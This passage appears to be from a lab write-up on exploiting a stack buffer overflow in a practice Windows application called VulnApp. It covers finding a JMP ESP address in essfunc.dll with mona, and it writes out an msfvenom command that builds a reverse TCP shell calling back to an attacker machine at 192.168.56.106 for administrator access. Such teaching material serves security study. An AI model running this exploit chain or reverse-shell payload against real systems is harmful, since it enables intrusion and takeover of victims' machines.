

Figure 4.3: Hex dump after running bad character script without null byte included

5. Identifying The Right Module

To identify the right vulnerable module in the application's library, another python script will be used to find a .dll file linked to VulnApp that has no memory protections. The mona module is a tool that can be used with immunity debugger to achieve this. This module, as seen below, is already attached to the immunity debugger Py Commands folder [Figure 5.1].



Figure 5.1: mona.py python script

With Immunity running and the VulnApp.exe attaced and loaded and using the command **“!mona module”** at the bottom of the debugger screen will display all the availaible dll’s. The essfunc.dll module with address is selected as it has all its memory protections set to false, is linked to vulnApp and has no return value[Figure 5.2]



Figure 5.2: mona modules on Immunity Debugger showing DLL’s

The jump command in assembly language is going to be used as a pointer to jump to the malicious code but the operation code equivalent of the command must be used. To do this the ruby script nasm_shell is used to convert the assembly language JMP ESP into hex FFE4 [Figure 5.3].



Figure 5.3: Using nasm_shell to find opcode equivalent of JMP EST

On immunity Debugger, mona is run again but this time with the command “**!mona find -s “\xff\xe4” -m essfunc.dll”.** The \xff\xe4 is opcode for JMP ESP .The displayed items are the return addresses linked to the essfunc.dll and lists all its memory protections [Figure5.4].These return addresses are pushed onto the stack when the dll is called and is where the shellcode will be stored.



Figure 5.4: Using mona commands to find Return Addresses.

The address of the 1st item displayed on immunity is added into the script as shown below [Figure 5.5].



Figure 5.5: shellScript3.py showing inserted JMP Code

The 4 B's used to find the EIP have been replaced with the pointer 625011af in little endian format. This will make the EIP a JMP code which can point to a malicious code. This jump point can be caught on Immunity by setting a breakpoint using the pointer (625011af) [Figure 5.6] and running the script.
With the breakpoint set, when the buffer is overflowed but hits the specific spot in which the breakpoint is set, it will not jump but rather crash the VulnApp application, pause and await further instructions from the attacker [Figure 5.7].



Figure 5.6: Inserting Breakpoints Using Pointer



Figure 5.7: Immunity recording breakpoint at essfunc.625011AF

6.Generating The Shellcode

To generate a shellcode, the tool msfvenom by Metasploit will be used to generate the payload. Using:

msfvenom -p windows/shell_reverse_tcp LHOST="192.168.56.106" LPORT=49152 EXITFUNC=thread -f c -a x86 -b "\x00"

where **-p** is the payload
windows/ sets payload to windows
/shell_reverse_tcp is a non-staged reverse shell that allows the victim machine to connect back to target machine.
LHOST and **LPORT** attack machine address
EXITFUNC=thread makes exploit stable
-f is for the filetype
c is to export to C language
-a is to select architecture type, in this case it's an x86 PC
-b is for bad characters.

When that completes running, a shell code will be generated and added to a new python script. [Figure 6.1].



Figure 6.1: Script With generated msfvenom shell code for Root Access

In the script above, a variable bufferOverflow is declared and assigned the generated shell code copied from msfvenom. The shellcode variable still holds the string of 2003 character A's plus the pointer address, which is the JMP address, and the new variable bufferOverflow which holds the shellcode. Nops (No-Operation) are included to provide padding between the JMP command and the overflow variable to prevent any instances where command execution doesn't take place.

Before running this script, a netcat connection to VulnApp is opened so the attacking machine can listen on the port.

When the shellScript4.py script runs, the shellcode will execute and connect to the Windows machine, allowing full access control since the vulnerable program was executed as an administrator [Figure6.2].



Figure 6.2: Gaining Root Access

Appendices

Definitions:

1. The Extended Instruction Pointer (EIP) is a register that contains the address of the next instruction for the program or command. Can be seen on the immunity Debugger
2. The Extended Stack Pointer (ESP) is a register that lets you know where on the stack you are and allows you to push data in and out of the application. Can be seen on the immunity Debugger
3. The Jump (JMP) is an instruction that modifies the flow of execution where the operand designated will contain the address being jumped to.
4. \x41, \x42, - The hexadecimal values for A and B.
5. Buffer is a temporary area in memory which can hold the values of a program in between execution process.
6. Buffer Overflow attack is the process of exceeding buffer boundaries using input data and overwriting any adjacent memory locations to conduct malicious intents.

Anatomy of a Stack: